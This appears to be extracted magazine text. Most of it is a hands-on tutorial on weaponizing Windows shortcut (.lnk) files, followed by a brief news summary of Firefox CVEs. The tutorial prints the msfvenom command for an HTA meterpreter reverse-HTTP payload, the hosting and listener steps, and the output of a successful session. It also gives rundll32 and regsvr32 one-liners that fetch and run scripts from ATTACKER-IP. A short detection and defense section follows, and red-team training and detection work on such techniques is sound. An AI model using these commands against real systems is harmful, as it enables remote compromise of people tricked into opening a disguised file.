

Finish Cancel

4. Click on Finish. Here's how our shortcut looks.



5. Change the icon to a PDF/Word/Excel icon (Properties → Change Icon → pick a icon that works for the target user). At this point, you have a weaponized .lnk file. We will use a PDF icon downloaded from internet.







Hackercool Magazine



Adobe-PDF...

Stage 2 – Host the Payload

On the attacker machine, create a HTA payload using msfvenom as shown below.

```
(kali㉿kali)-[~]  
$ msfvenom -p windows/meterpreter/reverse_ht  
tp lhost=192.168.249.137 lport=8080 -f hta-psh  
> met_http_137_8080.hta  
[-] No platform was selected, choosing Msf::Mo  
dule::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from  
the payload  
No encoder specified, outputting raw payload  
Payload size: 559 bytes  
Final size of hta-psh file: 8334 bytes
```


Set up the simple web server and host it on the simple python web server as shown below.

```
(kali㉿kali)-[~]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Start the listener.

```
msf6 exploit(multi/handler) > run
[*] Started HTTP reverse handler on http://192.168.249.137:8080
```

Stage 3 – Execution of shortcut on target system

1. Copy the malicious .lnk file to the target system (In real-world social engineering is used for this).
2. Double-click the shortcut.
3. Observe

Mshta.exe fetches and executes “met_http_137_8080.hta” from attacker system. Target user sees nothing unusual (hidden execution). Attacker web server logs will show the HTTP request.

```
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.249.131 - - [12/Sep/2025 08:09:37] "GET /met_http_137_8080.hta HTTP/1.1" 200 -
```

On the attacker system, we successfully get a meterpreter session.

cking will not work!

[*] http://192.168.249.137:8080 handling request from 192.168.249.131; (UUID: 75xq81cj) Staging x86 payload (178780 bytes) ...

[!] http://192.168.249.137:8080 handling request from 192.168.249.131; (UUID: 75xq81cj) Without a database connected that payload UUID tracking will not work!

[*] Meterpreter session 2 opened (192.168.249.137:8080 → 192.168.249.131:55647) at 2025-09-12 08:13:25 -0400

meterpreter > sysinfo

getuid

Computer : DESKTOP-2DHVSN7
OS : Windows 10 1809 (10.0 Build 17763).

Architecture : x64

System Language : en_US

Domain : WORKGROUP

Logged On Users : 2

Meterpreter : x86/windows

meterpreter > getuid

Server username: DESKTOP-2DHVSN7\ADMIN

meterpreter > getuid

Stage 4 – Using Other LOLBins

You can use other LOLBins in the .lnk Target field:

rundll32.exe javascript:"..\mshtml,RunHTMLApplication
";document.write();GetObject("script:http://ATTACKER-IP/script.sct")

`regsvr32 /s /n /u /i:http://ATTACKER-IP/malicious.sct scrobj.dll`

Each method shown above provides stealthy remote code execution without dropping new executables on the target system.

Stage 5 – Detection & Defense

For blue teams, to detect this they should enable Windows Event Logs, especially look for the below event IDs.

Event ID 4688 – Process Creation

Event ID 4104 – PowerShell Script Block Logging

Sysmon Event ID 1– Process Creation (great for seeing command-line arguments)

They should continuously look for Shortcut (.lnk) files invoking cmd.exe, powershell.exe, mshta.exe, rundll32.exe, or regsvr32.exe. Network connections from these binaries to unusual IPs/domains. Suspicious TargetPath values inside .lnk metadata.

Defense & Detection

Blue teams should harden against shortcut-based attacks and LOLBin abuse by:

1. Email & File filtering: Block .lnk attachments from untrusted sources.

2. Application Control: Restrict LOLbins using AppLocker or WDAC policies.

3 Event Logging: Enable Script Block Logging, PowerShell logging, and Sysmon event IDs for process creation.

4. Hunt for abuse patterns: They should also hunt for auspicious use of LOLbins like mshta.exe, rundll32.exe, or regsvr32.exe, shortcuts invoking command-line interpreters and .lnk files with unusual TargetPath values pointing to remote resources.

Defense and detection:

- **Email & File filtering**
- **Application Control**
- **Event Logging**
- **Hunting for abuse patterns**

Conclusion

Weaponized Windows shortcuts and LOLBins are not new, but adversaries continually refine these techniques to bypass defenses. For red teams, they offer realistic attack simulations. For blue teams, they highlight the need for vigilance, visibility, and layered detection strategies.

In the end, .lnk file can be a hacker's low-tech yet highly effective Trojan horse—especially when paired with trusted system utilities.

PowerShell is the most used LOLbin in real-world hacking attacks.



Vulnerability For Beginners

**9 vulnerabilities
discovered in Mozilla
Firefox browser**

If you use Mozilla Firefox browser, then this is very important to you. In the recent advisory Mozilla has revealed that 9 vulnerabilities have been detected in Firefox browser. The most dangerous of these vulnerabilities is a remote code execution vulnerability.



Mozilla patches 9 vulnerabilities in Firefox browser. Some of them allow RCE.

About the vulnerabilities

Let's learn about each of these vulnerabilities detected in detail.



CVE-2025-9179 Allows hackers to elevate privileges

1) **CVE-2025-9179:** This is a sandbox escape vulnerability present in the Audio/Video GMP (Gecko Media Plugin) component. This component is responsible for handling encrypted media content. This vulnerability enables memory corruption within the heavily sandboxed GMP process.

This can allow hackers to elevate privileges beyond the standard content process restriction. It has been reported by security researcher Oskar.



CVE-2025-9180

Allows malicious websites to access sensitive data from other domains

2) CVE-2025-9180:

This vulnerability affects the Graphics Canvas 2D component and it undermines the fundamental web security model which is preventing cross-origin resource access.

It can enable malicious websites to access sensitive data from other domains. It was discovered by security researcher Tom Van Goethem.

3) CVE-2025-9184, 9185 and 9187:

These three vulnerabilities are high-impact vulnerabilities that allow remote code execution (RCE).

CVE-2025-9184 affects Firefox ESR 140.1, Thunderbird ESR 140.1, Firefox 114.1 and Thunderbird 141.

CVE-2025-9185 affects multiple Extended Support Release (ESR) versions i



CVE-2025-9184, 9185 & 9187 Allow remote code execution (RCE)

including Firefox ESR 115.26, 128.13, and 140.1 along with same versions of Thunderbird. CVE-2025-9187 affects Firefox 141 and Thunderbird 141.

These vulnerabilities were discovered by researchers Andy Leiserson, Maurice Dauer, Sebastian Hengst along with the Mozilla security team.

4) **CVE-2025-9181:** This vulnerability is an uninitialized memory issue in the JavaScript engine component. It was discovered by Ivan Kurniawan.

5) **CVE-2025-9182:** This is a Denial of Service vulnerability due to out-of-memory in web render component.

6) **CVE-2025-9187:** This is a spoofing vulnerability in Address bar component.

7) **CVE-2025-9186:** This is a spoofing vulnerability in Address bar component of Firefox Focus on Android.

Impact

Approximately 142 million to 178 million people use Firefox globally and the impact can be easily gauged if these vulnerabilities are exploited, especially allow RCE vulnerabilities.

